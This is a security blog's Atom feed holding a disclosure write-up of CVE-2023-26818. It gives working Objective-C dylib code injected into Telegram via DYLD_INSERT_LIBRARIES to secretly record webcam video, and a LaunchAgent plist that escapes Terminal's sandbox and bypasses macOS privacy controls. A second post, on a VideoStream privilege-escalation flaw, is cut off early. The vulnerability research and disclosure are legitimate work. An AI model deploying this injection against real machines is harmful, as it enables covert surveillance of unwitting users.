<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.9.5">Jekyll</generator><link href="https://danrevah.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://danrevah.github.io/" rel="alternate" type="text/html" /><updated>2024-08-04T10:54:34+00:00</updated><id>https://danrevah.github.io/feed.xml</id><title type="html">Dan Revah’s Blog</title><subtitle>Software Engineering, Cybersecurity, Reverse Engineering and Vulnerability Research</subtitle><entry><title type="html">CVE-2023-26818 - Bypassing TCC with Telegram in macOS</title><link href="https://danrevah.github.io/2023/05/15/CVE-2023-26818-Bypass-TCC-with-Telegram/" rel="alternate" type="text/html" title="CVE-2023-26818 - Bypassing TCC with Telegram in macOS" /><published>2023-05-15T00:00:00+00:00</published><updated>2023-05-15T00:00:00+00:00</updated><id>https://danrevah.github.io/2023/05/15/CVE-2023-26818-Bypass-TCC-with-Telegram</id><content type="html" xml:base="https://danrevah.github.io/2023/05/15/CVE-2023-26818-Bypass-TCC-with-Telegram/"><![CDATA[<h1 id="preface">Preface</h1>

<p>Let’s dive into a sneaky flaw in the Telegram app on macOS that lets us inject a Dynamic Library (Dylib). We’ll cover some essential macOS concepts to help you grasp how we spotted this weakness and crafted a clever exploit to hijack your webcam, riding on the permissions Telegram was already granted. You’ll learn how this exploit gives you a local privilege escalation by tapping into the camera.</p>

<p>Here’s something interesting about macOS: even the mighty Root user can’t access your microphone or start recording your screen unless the app has your explicit consent. This feature, accessible via System Preferences, ensures your privacy isn’t compromised without you knowing.</p>

<p>In this post, we’ll guide you through some fundamental macOS concepts, identify the Telegram app’s vulnerability, write a crafty Dylib to access the camera, and save the footage. Plus, we’ll show you how to break out of the Terminal’s sandbox using LaunchAgent to orchestrate a local privilege escalation. Ready? Let’s go!</p>

<p>Here’s a timeline of our exploration:</p>

<ul>
  <li><strong>03/02/2023:</strong> Vulnerability discovery.</li>
  <li><strong>03/02/2023 - 16/03/2023:</strong> Multiple emails sent to security@telegram.org (sadly, none addressed yet).</li>
  <li><strong>10/02/2023:</strong> Vulnerability reported to MITRE.</li>
  <li><strong>26/03/2023:</strong> Reached out to VINCE for help in coordinating with Telegram for vulnerability remediation and disclosure.</li>
  <li><strong>05/04/2023:</strong> CVE-2023-26818 assigned—CVE reserved for disclosure.</li>
  <li><strong>15/05/2023:</strong> Grace period with VINCE expires, and the vulnerability disclosure day arrives.</li>
</ul>

<h1 id="background">Background</h1>

<p>In macOS, the Transparency, Consent, and Control (TCC) framework manages access to “privacy-protected” zones. Your authorization to access these areas is collected either by user consent or by detecting the user’s intent through a specific action.</p>

<h1 id="entitlements">Entitlements</h1>

<p>Entitlements are special permissions granted to a binary, allowing it to perform certain privileged actions. For instance, if an app wants to access your microphone, it must be signed with the right entitlement and must receive your approval the first time it tries to access the mic.</p>

<p>To dig deeper into entitlements, check out Apple’s official documentation:
<a href="https://developer.apple.com/documentation/bundleresources/entitlements">Apple Developer Entitlements</a></p>

<h1 id="hardened-runtime">Hardened Runtime</h1>

<p>According to Apple, Hardened Runtime is designed to keep software safe from exploits such as code injection, DLL hijacking, and process memory tampering, all thanks to System Integrity Protection (SIP).</p>

<p>This feature strengthens the security of “hardened” apps. While iOS mandates the Hardened Runtime for App Store submissions, macOS isn’t as strict.</p>

<p>The Hardened Runtime adds layers of protection to binaries against various threats like code or dylib injections, or external access to a process’s memory. However, developers can tweak these security settings using specific entitlements to relax the rules for specific functionalities.</p>

<p>For example, using <code class="language-plaintext highlighter-rouge">com.apple.security.cs.allow-dyld-environment-variables</code>, a binary can accept Dylib injections via environment variables. Still, if the binary is hardened, you can’t inject an unsigned library unless you also include <code class="language-plaintext highlighter-rouge">com.apple.security.cs.disable-library-validation</code>, which bypasses Dylib signature checks. This setting is often used in apps that support third-party plugins.</p>

<h1 id="dyld_insert_libraries">DYLD_INSERT_LIBRARIES</h1>

<p>This environment variable lists libraries to load before an application starts, allowing for some interesting exploits:</p>

<ol>
  <li>When the application isn’t “Hardened Runtime,” you can inject a Dylib using this environment variable.</li>
  <li>If it is hardened, and has the entitlements:
    <ul>
      <li>“Disable-library-validation,” enabling any Dylib to run without checking its signature.</li>
      <li><code class="language-plaintext highlighter-rouge">com.apple.security.cs.allow-dyld-environment-variables</code>, which eases Hardened Runtime restrictions, enabling <code class="language-plaintext highlighter-rouge">DYLD_INSERT_LIBRARIES</code>.</li>
    </ul>
  </li>
</ol>


<p>By downloading Telegram from the App Store, we can inspect its signature and entitlements using the <code class="language-plaintext highlighter-rouge">codesign</code> command:</p>

<p><img src="https://danrevah.github.io/images/telegram/codesign.png" alt="Code Sign Example" /></p>

<p>Notice that the “Code Directory” lacks the “hardened” flag, indicating that Telegram isn’t hardened for macOS. So, we can use <code class="language-plaintext highlighter-rouge">DYLD_INSERT_LIBRARIES</code> without worrying about entitlements, as seen at the end of the <code class="language-plaintext highlighter-rouge">codesign</code> output in XML format.</p>

<h1 id="creating-the-dylib">Creating the Dylib</h1>

<p>To perform a Dylib injection, we’ll first create one using Objective-C. Our next step is to write a Dylib that captures video from the camera and saves it to disk.</p>

<p>Let’s start by creating a new file named <code class="language-plaintext highlighter-rouge">telegram.m</code>:</p>

<div class="language-objc highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">#import &lt;Foundation/Foundation.h&gt;
</span>
<span class="n">attribute</span><span class="p">((</span><span class="n">constructor</span><span class="p">))</span>
<span class="k">static</span> <span class="kt">void</span> <span class="nf">telegram</span><span class="p">(</span><span class="kt">int</span> <span class="n">argc</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span> <span class="o">**</span><span class="n">argv</span><span class="p">)</span> <span class="p">{</span>
<span class="n">NSLog</span><span class="p">(</span><span class="s">@"[+] Dynamic library loaded into %@"</span><span class="p">,</span> <span class="n">argv</span><span class="p">[</span><span class="mi">0</span><span class="p">]);</span>
<span class="p">}</span>
</code></pre></div></div>

<p>We begin by printing a message to confirm successful Dylib loading. The <code class="language-plaintext highlighter-rouge">attribute((constructor))</code> ensures our function runs before the main function of the application receiving the injection—Telegram, in this case.</p>

<p>Compile this library using <code class="language-plaintext highlighter-rouge">gcc</code>:</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>gcc <span class="nt">-dynamiclib</span> <span class="nt">-framework</span> Foundation telegram.m <span class="nt">-o</span> telegram.dylib
</code></pre></div></div>

<p>Include the Foundation framework with <code class="language-plaintext highlighter-rouge">gcc</code> since we’re using it for logging.</p>

<p>Load the compiled library with <code class="language-plaintext highlighter-rouge">DYLD_INSERT_LIBRARIES</code>:</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ DYLD_INSERT_LIBRARIES</span><span class="o">=</span>telegram.dylib /Applications/Telegram.app/Contents/MacOS/Telegram
</code></pre></div></div>

<p>Success! You’ll see:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[+] Dynamic library loaded into /Applications/Telegram.app/Contents/MacOS/Telegram
</code></pre></div></div>

<p>Trying <code class="language-plaintext highlighter-rouge">DYLD_INSERT_LIBRARIES</code> on a hardened binary without matching entitlements won’t work. For instance, with Safari:</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">DYLD_INSERT_LIBRARIES</span><span class="o">=</span>telegram.dylib /Applications/Safari.app/Contents/MacOS/Safari
</code></pre></div></div>

<p>No output appears, as Safari is hardened. Now that we’ve loaded our Dylib, let’s code it to capture 3 seconds of video from the camera and save it.</p>

<p>Here’s the full code:</p>

<div class="language-objc highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">#import &lt;Foundation/Foundation.h&gt;
#import &lt;AVFoundation/AVFoundation.h&gt;
</span>
<span class="k">@interface</span> <span class="nc">VideoRecorder</span> <span class="p">:</span> <span class="nc">NSObject</span> <span class="o">&lt;</span><span class="n">AVCaptureFileOutputRecordingDelegate</span><span class="o">&gt;</span>

<span class="k">@property</span> <span class="p">(</span><span class="n">strong</span><span class="p">,</span> <span class="n">nonatomic</span><span class="p">)</span> <span class="n">AVCaptureSession</span> <span class="o">*</span><span class="n">captureSession</span><span class="p">;</span>
<span class="k">@property</span> <span class="p">(</span><span class="n">strong</span><span class="p">,</span> <span class="n">nonatomic</span><span class="p">)</span> <span class="n">AVCaptureDeviceInput</span> <span class="o">*</span><span class="n">videoDeviceInput</span><span class="p">;</span>
<span class="k">@property</span> <span class="p">(</span><span class="n">strong</span><span class="p">,</span> <span class="n">nonatomic</span><span class="p">)</span> <span class="n">AVCaptureMovieFileOutput</span> <span class="o">*</span><span class="n">movieFileOutput</span><span class="p">;</span>

<span class="k">-</span> <span class="p">(</span><span class="kt">void</span><span class="p">)</span><span class="n">startRecording</span><span class="p">;</span>
<span class="k">-</span> <span class="p">(</span><span class="kt">void</span><span class="p">)</span><span class="n">stopRecording</span><span class="p">;</span>

<span class="k">@end</span>

<span class="k">@implementation</span> <span class="nc">VideoRecorder</span>

<span class="k">-</span> <span class="p">(</span><span class="n">instancetype</span><span class="p">)</span><span class="n">init</span> <span class="p">{</span>
  <span class="n">self</span> <span class="o">=</span> <span class="p">[</span><span class="n">super</span> <span class="nf">init</span><span class="p">];</span>
  <span class="k">if</span> <span class="p">(</span><span class="n">self</span><span class="p">)</span> <span class="p">{</span>
  <span class="p">[</span><span class="n">self</span> <span class="nf">setupCaptureSession</span><span class="p">];</span>
  <span class="p">}</span>
  <span class="k">return</span> <span class="n">self</span><span class="p">;</span>
  <span class="p">}</span>

<span class="k">-</span> <span class="p">(</span><span class="kt">void</span><span class="p">)</span><span class="n">setupCaptureSession</span> <span class="p">{</span>
  <span class="n">self</span><span class="p">.</span><span class="n">captureSession</span> <span class="o">=</span> <span class="p">[[</span><span class="n">AVCaptureSession</span> <span class="nf">alloc</span><span class="p">]</span> <span class="nf">init</span><span class="p">];</span>
  <span class="n">self</span><span class="p">.</span><span class="n">captureSession</span><span class="p">.</span><span class="n">sessionPreset</span> <span class="o">=</span> <span class="n">AVCaptureSessionPresetHigh</span><span class="p">;</span>

  <span class="n">AVCaptureDevice</span> <span class="o">*</span><span class="n">videoDevice</span> <span class="o">=</span> <span class="p">[</span><span class="n">AVCaptureDevice</span> <span class="nf">defaultDeviceWithMediaType</span><span class="p">:</span><span class="n">AVMediaTypeVideo</span><span class="p">];</span>
  <span class="n">NSError</span> <span class="o">*</span><span class="n">error</span><span class="p">;</span>
  <span class="n">self</span><span class="p">.</span><span class="n">videoDeviceInput</span> <span class="o">=</span> <span class="p">[[</span><span class="n">AVCaptureDeviceInput</span> <span class="nf">alloc</span><span class="p">]</span> <span class="nf">initWithDevice</span><span class="p">:</span><span class="n">videoDevice</span> <span class="nf">error</span><span class="p">:</span><span class="o">&amp;</span><span class="n">error</span><span class="p">];</span>

  <span class="k">if</span> <span class="p">(</span><span class="n">error</span><span class="p">)</span> <span class="p">{</span>
  <span class="n">NSLog</span><span class="p">(</span><span class="s">@"Error setting up video device input: %@"</span><span class="p">,</span> <span class="p">[</span><span class="n">error</span> <span class="nf">localizedDescription</span><span class="p">]);</span>
  <span class="k">return</span><span class="p">;</span>
  <span class="p">}</span>

  <span class="k">if</span> <span class="p">([</span><span class="n">self</span><span class="p">.</span><span class="n">captureSession</span> <span class="nf">canAddInput</span><span class="p">:</span><span class="n">self</span><span class="p">.</span><span class="n">videoDeviceInput</span><span class="p">])</span> <span class="p">{</span>
  <span class="p">[</span><span class="n">self</span><span class="p">.</span><span class="n">captureSession</span> <span class="nf">addInput</span><span class="p">:</span><span class="n">self</span><span class="p">.</span><span class="n">videoDeviceInput</span><span class="p">];</span>
  <span class="p">}</span>

  <span class="n">self</span><span class="p">.</span><span class="n">movieFileOutput</span> <span class="o">=</span> <span class="p">[[</span><span class="n">AVCaptureMovieFileOutput</span> <span class="nf">alloc</span><span class="p">]</span> <span class="nf">init</span><span class="p">];</span>

  <span class="k">if</span> <span class="p">([</span><span class="n">self</span><span class="p">.</span><span class="n">captureSession</span> <span class="nf">canAddOutput</span><span class="p">:</span><span class="n">self</span><span class="p">.</span><span class="n">movieFileOutput</span><span class="p">])</span> <span class="p">{</span>
  <span class="p">[</span><span class="n">self</span><span class="p">.</span><span class="n">captureSession</span> <span class="nf">addOutput</span><span class="p">:</span><span class="n">self</span><span class="p">.</span><span class="n">movieFileOutput</span><span class="p">];</span>
  <span class="p">}</span>
  <span class="p">}</span>

<span class="k">-</span> <span class="p">(</span><span class="kt">void</span><span class="p">)</span><span class="n">startRecording</span> <span class="p">{</span>
  <span class="p">[</span><span class="n">self</span><span class="p">.</span><span class="n">captureSession</span> <span class="nf">startRunning</span><span class="p">];</span>
  <span class="n">NSString</span> <span class="o">*</span><span class="n">outputFilePath</span> <span class="o">=</span> <span class="p">[</span><span class="n">NSTemporaryDirectory</span><span class="p">()</span> <span class="nf">stringByAppendingPathComponent</span><span class="p">:</span><span class="s">@"recording.mov"</span><span class="p">];</span>
  <span class="n">NSURL</span> <span class="o">*</span><span class="n">outputFileURL</span> <span class="o">=</span> <span class="p">[</span><span class="n">NSURL</span> <span class="nf">fileURLWithPath</span><span class="p">:</span><span class="n">outputFilePath</span><span class="p">];</span>
  <span class="p">[</span><span class="n">self</span><span class="p">.</span><span class="n">movieFileOutput</span> <span class="nf">startRecordingToOutputFileURL</span><span class="p">:</span><span class="n">outputFileURL</span> <span class="nf">recordingDelegate</span><span class="p">:</span><span class="n">self</span><span class="p">];</span>
  <span class="n">NSLog</span><span class="p">(</span><span class="s">@"Recording started"</span><span class="p">);</span>
  <span class="p">}</span>

<span class="k">-</span> <span class="p">(</span><span class="kt">void</span><span class="p">)</span><span class="n">stopRecording</span> <span class="p">{</span>
  <span class="p">[</span><span class="n">self</span><span class="p">.</span><span class="n">movieFileOutput</span> <span class="nf">stopRecording</span><span class="p">];</span>
  <span class="p">[</span><span class="n">self</span><span class="p">.</span><span class="n">captureSession</span> <span class="nf">stopRunning</span><span class="p">];</span>
  <span class="n">NSLog</span><span class="p">(</span><span class="s">@"Recording stopped"</span><span class="p">);</span>
  <span class="p">}</span>

<span class="cp">#pragma mark - AVCaptureFileOutputRecordingDelegate
</span>
<span class="k">-</span> <span class="p">(</span><span class="kt">void</span><span class="p">)</span><span class="nf">captureOutput</span><span class="p">:(</span><span class="n">AVCaptureFileOutput</span> <span class="o">*</span><span class="p">)</span><span class="nv">captureOutput</span>
  <span class="nf">didFinishRecordingToOutputFileAtURL</span><span class="p">:(</span><span class="n">NSURL</span> <span class="o">*</span><span class="p">)</span><span class="nv">outputFileURL</span>
  <span class="nf">fromConnections</span><span class="p">:(</span><span class="n">NSArray</span><span class="o">&lt;</span><span class="n">AVCaptureConnection</span> <span class="o">*&gt;</span> <span class="o">*</span><span class="p">)</span><span class="nv">connections</span>
  <span class="nf">error</span><span class="p">:(</span><span class="n">NSError</span> <span class="o">*</span><span class="p">)</span><span class="nv">error</span> <span class="p">{</span>
  <span class="k">if</span> <span class="p">(</span><span class="n">error</span><span class="p">)</span> <span class="p">{</span>
  <span class="n">NSLog</span><span class="p">(</span><span class="s">@"Recording failed: %@"</span><span class="p">,</span> <span class="p">[</span><span class="n">error</span> <span class="nf">localizedDescription</span><span class="p">]);</span>
  <span class="p">}</span> <span class="k">else</span> <span class="p">{</span>
  <span class="n">NSLog</span><span class="p">(</span><span class="s">@"Recording finished successfully. Saved to %@"</span><span class="p">,</span> <span class="n">outputFileURL</span><span class="p">.</span><span class="n">path</span><span class="p">);</span>
  <span class="p">}</span>
  <span class="p">}</span>

<span class="k">@end</span>

<span class="n">__attribute__</span><span class="p">((</span><span class="n">constructor</span><span class="p">))</span>
<span class="k">static</span> <span class="kt">void</span> <span class="nf">telegram</span><span class="p">(</span><span class="kt">int</span> <span class="n">argc</span><span class="p">,</span> <span class="k">const</span> <span class="kt">char</span> <span class="o">**</span><span class="n">argv</span><span class="p">)</span> <span class="p">{</span>
<span class="n">VideoRecorder</span> <span class="o">*</span><span class="n">videoRecorder</span> <span class="o">=</span> <span class="p">[[</span><span class="n">VideoRecorder</span> <span class="nf">alloc</span><span class="p">]</span> <span class="nf">init</span><span class="p">];</span>

    <span class="p">[</span><span class="n">videoRecorder</span> <span class="nf">startRecording</span><span class="p">];</span>
    <span class="p">[</span><span class="n">NSThread</span> <span class="nf">sleepForTimeInterval</span><span class="p">:</span><span class="mi">3</span><span class="p">.</span><span class="mi">0</span><span class="p">];</span>
    <span class="p">[</span><span class="n">videoRecorder</span> <span class="nf">stopRecording</span><span class="p">];</span>

    <span class="p">[[</span><span class="n">NSRunLoop</span> <span class="nf">currentRunLoop</span><span class="p">]</span> <span class="nf">runUntilDate</span><span class="p">:[</span><span class="n">NSDate</span> <span class="nf">dateWithTimeIntervalSinceNow</span><span class="p">:</span><span class="mi">1</span><span class="p">.</span><span class="mi">0</span><span class="p">]];</span>
<span class="p">}</span>
</code></pre></div></div>

<p>Compile it again with <code class="language-plaintext highlighter-rouge">gcc</code>:</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>gcc <span class="nt">-dynamiclib</span> <span class="nt">-framework</span> Foundation <span class="nt">-framework</span> AVFoundation telegram.m <span class="nt">-o</span> telegram.dylib
</code></pre></div></div>

<p>Inject the Dylib using <code class="language-plaintext highlighter-rouge">DYLD_INSERT_LIBRARIES</code> as before, and when you run Telegram, this pops up:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>"Terminal" would like to access the camera.
</code></pre></div></div>

<p>Oops! It seems like Terminal, not Telegram, is asking for camera access. Here’s why:</p>

<p>When apps run via Terminal, they inherit its sandbox profile. Terminal ends up blocking camera access.</p>

<p>To escape Terminal’s sandbox, we’ll use LaunchAgents to run processes in the background.</p>

<p>Create a file named <code class="language-plaintext highlighter-rouge">com.telegram.launcher.plist</code> under <code class="language-plaintext highlighter-rouge">~/Library/LaunchAgents</code>, defining the LaunchAgent in XML and setting <code class="language-plaintext highlighter-rouge">DYLD_INSERT_LIBRARIES</code>:</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="cp">&lt;!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"&gt;</span>
<span class="nt">&lt;plist</span> <span class="na">version=</span><span class="s">"1.0"</span><span class="nt">&gt;</span>
<span class="nt">&lt;dict&gt;</span>
       <span class="nt">&lt;key&gt;</span>Label<span class="nt">&lt;/key&gt;</span>
        <span class="nt">&lt;string&gt;</span>com.telegram.launcher<span class="nt">&lt;/string&gt;</span>
        <span class="nt">&lt;key&gt;</span>RunAtLoad<span class="nt">&lt;/key&gt;</span>
        <span class="nt">&lt;true/&gt;</span>
        <span class="nt">&lt;key&gt;</span>EnvironmentVariables<span class="nt">&lt;/key&gt;</span>
        <span class="nt">&lt;dict&gt;</span>
          <span class="nt">&lt;key&gt;</span>DYLD_INSERT_LIBRARIES<span class="nt">&lt;/key&gt;</span>
          <span class="nt">&lt;string&gt;</span>/tmp/telegram.dylib<span class="nt">&lt;/string&gt;</span>
        <span class="nt">&lt;/dict&gt;</span>
        <span class="nt">&lt;key&gt;</span>ProgramArguments<span class="nt">&lt;/key&gt;</span>
        <span class="nt">&lt;array&gt;</span>
          <span class="nt">&lt;string&gt;</span>/Applications/Telegram.app/Contents/MacOS/Telegram<span class="nt">&lt;/string&gt;</span>
        <span class="nt">&lt;/array&gt;</span>
        <span class="nt">&lt;key&gt;</span>StandardOutPath<span class="nt">&lt;/key&gt;</span>
        <span class="nt">&lt;string&gt;</span>/tmp/telegram.log<span class="nt">&lt;/string&gt;</span>
        <span class="nt">&lt;key&gt;</span>StandardErrorPath<span class="nt">&lt;/key&gt;</span>
        <span class="nt">&lt;string&gt;</span>/tmp/telegram.log<span class="nt">&lt;/string&gt;</span>
<span class="nt">&lt;/dict&gt;</span>
<span class="nt">&lt;/plist&gt;</span>
</code></pre></div></div>

<p>Now, we’ll run the LaunchAgent with:</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>launchctl load com.telegram.launcher.plist
</code></pre></div></div>

<p>Since Telegram is defined with a Sandbox profile, the file will be saved in a path relative to the Sandbox profile. We can see the logs and where the recording was saved if we look at <code class="language-plaintext highlighter-rouge">/tmp/telegram.logs</code>.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">cat</span> /tmp/telegram.log
2023-05-15 12:28:49.691 Telegram[84946:735528] Recording started
2023-05-15 12:28:52.808 Telegram[84946:735528] Recording stopped
2023-05-15 12:28:52.814 Telegram[84946:735528] Recording finished successfully.
Saved to /var/folders/0k/f6bdvnb52kb1wqkq2qgd07nh00mkw1/T/ru.keepcoder.Telegram/recording.mov
</code></pre></div></div>

<p>It seems that we succeeded in injecting the Dylib and the recording file was saved successfully. This means that we were able to use the permissions granted to Telegram by injecting Dylib and record the user. It should be noted that even if we had root access to the system, we would still be limited in opening the microphone and camera. Therefore, using a vulnerability of a third-party application can grant us additional permissions and allow us to bypass Apple’s privacy mechanism.</p>

<p>To summarize, we learned about the concept of the TCC mechanism in macOS and its importance to user privacy. We covered basic concepts that included Hardened Runtime, Entitlements, and Dylib. We created a new Dylib file in Objective-C that captures video from the camera for 3 seconds and saves the recording to a file. We bypassed the Sandbox restrictions of the terminal by defining a LaunchAgent. We saw that the file was saved in a relative location to the Telegram Sandbox profile, and we located it by viewing logs created as part of the Dylib development process.</p>]]></content><author><name></name></author><summary type="html"><![CDATA[Preface]]></summary></entry><entry><title type="html">CVE-2023-25394 - VideoStream Local Privilege Escalation</title><link href="https://danrevah.github.io/2023/05/03/CVE-2023-25394-VideoStream-LPE/" rel="alternate" type="text/html" title="CVE-2023-25394 - VideoStream Local Privilege Escalation" /><published>2023-05-03T00:00:00+00:00</published><updated>2023-05-03T00:00:00+00:00</updated><id>https://danrevah.github.io/2023/05/03/CVE-2023-25394-VideoStream-LPE</id><content type="html" xml:base="https://danrevah.github.io/2023/05/03/CVE-2023-25394-VideoStream-LPE/"><![CDATA[<h1 id="overview">Overview</h1>

<p>VideoStream is a popular application that allows users to stream videos, music, and images to Google Chromecast devices effortlessly. Known for its user-friendly interface, it enables seamless playback of local video files and automatically transcodes them into Chromecast-compatible formats. With over 5 million installations, VideoStream is a significant player in the streaming industry, as indicated by their official website (<a href="https://getvideostream.com">https://getvideostream.com</a>) and the Chrome app store, which lists over 900,000 users.</p>

<h1 id="introduction">Introduction</h1>

<p>This post delves into a local privilege escalation vulnerability discovered in the macOS version of VideoStream. We will guide you through identifying this vulnerability and demonstrate how we developed an exploit to gain elevated local privileges. The vulnerability exploits VideoStream’s update mechanism, allowing an attacker to trick the installer into extracting a malicious <code class="language-plaintext highlighter-rouge">tar.gz</code> file instead of the intended download.</p>

<p>Moreover, we explored a method to trigger the download process and activate the update flow since the script installs a package only when the VideoStream website has a newer version than the one currently installed. In the following sections, we’ll delve into the analysis phase and subsequently focus on developing an exploit to achieve local privilege escalation.</p>

<h1 id="initial-research">Initial Research</h1>


<p>In the initial phase of our research, we utilized Suspicious Package to scrutinize the installer’s actions. We began by downloading the macOS installation file (.pkg) from the VideoStream website (<a href="https://getvideostream.com">https://getvideostream.com</a>). We used the “Suspicious Package” app (<a href="https://mothersruin.com/software/SuspiciousPackage/">https://mothersruin.com/software/SuspiciousPackage/</a>) to examine the package’s contents and scripts before installation. This tool provides insights into the expected events during the installation process.</p>

<p><img src="https://danrevah.github.io/images/videostream/suspicious-package.png" alt="Suspicious Package Screenshot" /></p>

<p>Upon opening the installer in “Suspicious Package,” we observed that 6,435 items were slated for installation, occupying 183.9 MB on the disk. Two installation scripts were present, which we would examine next. The “All Scripts” tab revealed the following:</p>

